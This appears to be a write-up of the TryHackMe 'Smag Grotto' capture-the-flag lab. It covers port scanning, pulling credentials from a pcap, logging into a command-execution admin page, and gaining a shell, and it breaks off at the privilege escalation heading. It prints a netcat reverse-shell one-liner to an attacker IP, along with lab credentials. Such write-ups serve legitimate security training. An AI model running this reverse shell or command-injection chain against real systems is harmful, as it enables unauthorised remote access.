
Smag Grotto

Enumeration

Tools

nmap

perform port scan & found 2 open ports




```
Nmap scan report for 10.10.178.97
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Targets

port 80 HTTP


the webserver root page, /



Welcome to Smag!


This site is still heavily under development, check back soon to see some of the awesome services we offer!

found an interesting '/mail' directory during subdirectory fuzzing



```
/index.php (Status: 200)
/index.php (Status: 200)
/mail (Status: 301)
```


pcap file attached in the mail?



Network Migration

Due to the exponential growth of our platform, and thus the need for more systems, we need to migrate everything from our current 192.168.33.0/24 network to the 10.10.0.0/8 network.
The previous engineer had done some network traces so hopefully they will give you an idea of how our systems are addressed.
dHJhY2Uy.pcap

TO: NETADMIN@SMAG.THM CC: UZI@SMAG.THM FROM: JAKE@SMAG.THM



Re: Network Migration


I tried downloading the file but I found an anomaly in the attached file, could you please tell me what has happened here?

TO: JAKE@SMAG.THM CC: NETADMIN@SMAG.THM FROM: UZI@SMAG.THM

download it & use wireshark to analyze it


dHJhY2Uy.pcap

in the pcap file found some TCP communication to the port 80 (HTTP)




```
No.   Time      Source          Destination     Protocol Length Info
    1 0.000000  192.168.33.10   192.168.33.69   TCP        74 34030 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1072794 TSecr=0 WS=128
    2 0.000158  192.168.33.69   192.168.33.10   TCP        74 80 → 34030 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=528280 TSecr=1072794 WS
    3 0.000171  192.168.33.10   192.168.33.69   TCP        66 34030 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1072794 TSecr=528280
    4 0.000230  192.168.33.10   192.168.33.69   HTTP      268 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
    5 0.000341  192.168.33.69   192.168.33.10   TCP        66 80 → 34030 [ACK] Seq=1 Ack=203 Win=30080 Len=0 TSval=528280 TSecr=1072794
    6 0.001326  192.168.33.69   192.168.33.10   HTTP      213 HTTP/1.1 200 OK
    7 0.001333  192.168.33.10   192.168.33.69   TCP        66 34030 → 80 [ACK] Seq=203 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
    8 0.001416  192.168.33.10   192.168.33.69   TCP        66 34030 → 80 [FIN, ACK] Seq=203 Ack=148 Win=30336 Len=0 TSval=1072794 TSecr=528280
    9 0.001538  192.168.33.69   192.168.33.10   TCP        66 80 → 34030 [FIN, ACK] Seq=148 Ack=204 Win=30080 Len=0 TSval=528280 TSecr=1072794
   10 0.001542  192.168.33.10   192.168.33.69   TCP        66 34030 → 80 [ACK] Seq=204 Ack=149 Win=30336 Len=0 TSval=1072794 TSecr=528280
```

following the TCP stream & we found some credentials & a subdomain development?




```
POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=helpdesk&password=cH4nG3M3_n0wHTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

edit the /etc/hosts with the subdomain we've found



```
10.10.102.46     chillhack.thm
10.10.178.97     development.smag.thm

# The following lines are desirable for IPv
```

browse it & we're in! it's a valid subdomain




Index of /

Name	Last modified	Size	Description
admin.php	2020-06-05 10:56	1.3K	
login.php	2020-06-05 10:45	1.5K	
materialize.min.css	2020-06-05 10:19	139K	

development.smag.thm (port 80)

now let's go to the login.php & use the credential to login




Login to the admin area

Username

Username...

Password

Password...




Username

helpdesk


Password

●●●●●●●●●●●●

& we're in!
//enter command? system command?




try id command, but nothing returned (probably the particular php only execute the command on remote host without returning the value)



```
id
```

execute our reverse shell script & we got our initial shell!



```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.20.97 18890 >/tmp/f
```


```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/smagGroto]
└─$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.8.20.97] from development.smag.thm [10.10.178.97] 43592
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Post Exploitation

Privilege Escalation

